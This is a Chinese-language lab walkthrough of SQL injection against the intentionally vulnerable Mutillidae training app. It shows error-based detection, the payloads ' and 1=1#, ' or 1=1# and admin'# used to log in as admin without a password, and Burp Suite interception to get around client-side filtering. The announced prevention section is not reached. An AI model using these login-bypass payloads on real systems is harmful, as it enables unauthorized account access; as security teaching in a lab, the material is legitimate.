

SQL注入(SQL Injection) 實作


郭益華

目錄

1. [在POST中發現SQL注入](#)
2. [SQL注入漏洞繞過登入限制](#)
3. [SQL注入漏洞繞過更安全的登入限制](#)
4. [登入頁面的SQL注入防範](#)

1. 在POST中發現SQL注入

點選進入 Mutillidae



Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started


- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

進入頁面 點選 Login/Register

The screenshot shows the Mutillidae web application running in a browser. The address bar displays the URL `192.168.10.131/mutillidae/`. The browser's bookmark bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The application's header features a red and black spider logo and the title "Mutillidae: Born to be Hacked". Below the header, a status bar shows "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". The navigation menu includes "Home", "Login/Register" (highlighted with a red box), "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data". On the left sidebar, there are links for "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". The main content area has a grey box with the text "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10". Below this, a section titled "Latest Version / Installation" contains a list of links: "Latest Version", "Installation Instructions", "Usage Instructions", "Get rid of those pesky PHP errors", "Change Log", and "Notes". At the bottom, a grey box states "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection". The footer on the left says "Site hacked...err...quality-tested with Samurai".

192.168.10.131/mutillidae/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 **Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home **Login/Register** Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls
OWASP Top 10
Others
Documentation
Resources


**Site
hacked...err...quality-
tested with Samurai**

**Mutillidae: Deliberately Vulnerable PHP
Scripts Of OWASP Top 10**

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Login頁面 點選 “Please register here”

← → ↻ 🏠 192.168.10.131/mutillidae/index.php?page=login.php ☆ 🔒 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 **Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls ▶
OWASP Top 10 ▶
Others ▶
Documentation ▶
Resources ▶


Site
hacked...err...quality-

Login

 **Back**

Please sign-in

Name

Password


Login

Dont have an account? [Please register here](#)

隨便註冊一個帳號，實作會用到

帳號: sunny
密碼: 123456

Register for an Account

 **Back**

Please choose your username, password and signature

Username

sunny

Password

•••••

Confirm Password

•••••


Signature

Create Account

登入註冊之帳號

登入

Login

 **Back**

Please sign-in

Name

Password

Dont have an account? [Please register here](#)



成功登入後的頁面

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

登出，使用 ‘ 測試是否有SQL注入漏洞

帳號: sunny
密碼: ‘

Login



Back

Please sign-in

Name

Password

Login

Dont have an account? [Please register here](#)

會顯示出SQL語法錯誤及其他重要資訊

洩漏了檔案路徑

洩漏了語法資訊

192.168.10.131/mutillidae/index.php?page=login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: you have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='sunny' AND password=''


Did you [setup/reset the DB?](#)

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 148

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 254

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 255

Warning: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in /var/www/mutillidae/index.php on line 256

**Mutillidae: Born to be Hacked**

Version: 2.1.19	Security Level: 0 (Hosed)	Hints: Disabled (0 - I try harder)	Not Logged In
-----------------	---------------------------	------------------------------------	---------------


Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='sunny' AND password=''

可看到我們所輸入的帳號密碼
 帳號: sunny
 密碼: ''

輸入SQL True測試語法查看網頁反應

帳號: sunny

密碼: 123456' and 1=1#



也就是說 1=1 是對的，因為是對的，系統會誤以為真的輸入了正確的密碼，而導致成功登入


1=1: True的測試語法
#: 註解調後面的語句

成功登入

帳號: sunny

密碼: 123456' and 1=1#

Login

 **Back**

Please sign-in

Name

Password

Dont have an account? [Please register here](#)



成功登入

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection




輸入SQL False測試語法查看網頁反應

帳號: sunny

密碼: 123456' and 1=2#

Login

 **Back**

Please sign-in

Name

Password

Login

也就是說 1=2 是錯的，因為是錯的，系統會誤以為輸入了錯誤的密碼，而導致顯示錯誤

1=2: False的測試語法
#: 註解調後面的語句

SQLInjectionNOTE

檔案 編輯 檢視

```
select * from accounts where username = 'sunny' and password = '$!  
select * from accounts where username = 'sunny' and password = '1:
```


密碼為True: 123456' and 1=1#

密碼為False: 123456' and 1=2#

產生Error資訊

測試證實可根據我們所想的產生相對應的結果，證實確實有SQL注入漏洞

Login

 **Back**

Authentication Error: Bad user name or password

Please sign-in

Name

Password

admin
sunny

Login

Dont have an account? [Please register here](#)


2. SQL注入漏洞繞過登入限制

不使用密碼登入

不用密碼就登入:

```
select * from accounts where username = 'admin' and password = 'sdvs' or 1=1#  
sdvs' or 1=1#
```

Login

 **Back**

Authentication Error: Bad user name or password

Please sign-in

Name

admin

Password

.....

Login

Dont have an account? [Please register here](#)

隨便打一個密碼後面加上 ' or 1=1#
帳號: admin
密碼: sdvs' or 1=1#

or: 任一條件符合的意思

成功登入

The screenshot displays the Mutillidae web application interface. At the top, a light blue header bar contains the following status information: "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder) (Monkey!)", and "Logged In Admin: admin". The "Logged In Admin: admin" text is highlighted with a red rectangular box. Below the header is a dark grey navigation bar with links: "Home", "Logout", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data". The main content area features a grey box with the title "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10". Below this, a section titled "Latest Version / Installation" contains a bulleted list of links: "Latest Version", "Installation Instructions", "Usage Instructions", "Get rid of those pesky PHP errors", "Change Log", and "Notes". At the bottom of the main content area, a grey box contains the text: "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection". A vertical sidebar on the left side of the page is partially visible, showing the text "lity-" and "urai".

Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) (Monkey!) **Logged In Admin: admin**

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection


改使用帳號登入

#: 後面全部都註解，所以密碼也被註解

語法會變這樣:

```
select * from accounts where username = 'admin' #' and password = '$PASSWORD'  
select * from accounts where username = 'admin'
```

Login

 Back

帳號: admin' #
密碼: 隨便輸入

Please sign-in

Name

admin'#

Password

•

Login

Dont have an account? [Please register here](#)

成功登入

The screenshot displays the Mutillidae web application interface. At the top, a light blue header bar contains the text "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder) (Monkey!)", and "Logged In Admin: admin", with the latter highlighted by a red rectangle. Below this is a dark grey navigation bar with links: Home, Logout, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. The main content area features a grey box with the title "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10". Underneath, a section titled "Latest Version / Installation" lists several links: Latest Version, Installation Instructions, Usage Instructions, Get rid of those pesky PHP errors, Change Log, and Notes. At the bottom, a grey box contains the text "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection". A vertical sidebar on the left shows a partial view of a menu with the text "lity-" and "urai".

Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) (Monkey!) **Logged In Admin: admin**

Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

3. SQL注入漏洞繞過更安全的登入限制

提升安全等級，點選 Security Level即可


Version: 2.1.19 **Security Level: 0 (Hosed)** Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Controls
ASP Top 10
ers
umentation
ources

Site
ed...err...quality-
ed with S...

Login

 Back

Please sign-in

Name

Password

Login

Dont have an account? [Please register here](#)


Version: 2.1.19 **Security Level: 1 (Arrogant)** Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Security Reset DB View Log View Captured Data

Controls
ASP Top 10
ers
umentation
ources

Site
ed...err...quality-
ed with S...

Login

 Back

Please sign-in

Name


Password

Login

Dont have an account? [Please register here](#)

執行與前面相同的測試

Login

 **Back**

Please sign-in

Name

admin'#

Password


•

Login

Dont have an account? [Please register here](#)

帳號: admin' #
密碼: 隨便輸入

安全等級提升後會跳出警告無法登入



密碼輸入 or '1=1# 測試

不用密碼就登入:

```
select * from accounts where username = 'admin' and password = 'sdvs' or 1=1#  
sdvs' or 1=1#
```

Login



Back

Please sign-in

Name

admin


Password

.....


Login

Dont have an account? [Please register here](#)

安全等級提升後會跳出警告無法登入




開啟BurpSuite攔截



沒有攔截到任何資訊

可推測可能在Client端就偵測到危險語法，因為如果不是在Client端的話，是會攔截到資訊的



說明:

使用burpSuite沒有收到任何發送的訊息，代表危險語法的過濾是在client進行的，再發送之前就攔截了，只要按照它說規定的語法(不含特殊字元等等)就可以繞過，burpSuite就能收到訊息，再從中修改加上特殊字元即可成功登入

輸入格式正確的密碼測試

Login



Back

Please sign-in

Name

admin

Password

...

Login

Dont have an account? [Please register here](#)

可攔截到資訊

Login

C

Please sign-in

Name

admin

Password

...

Login

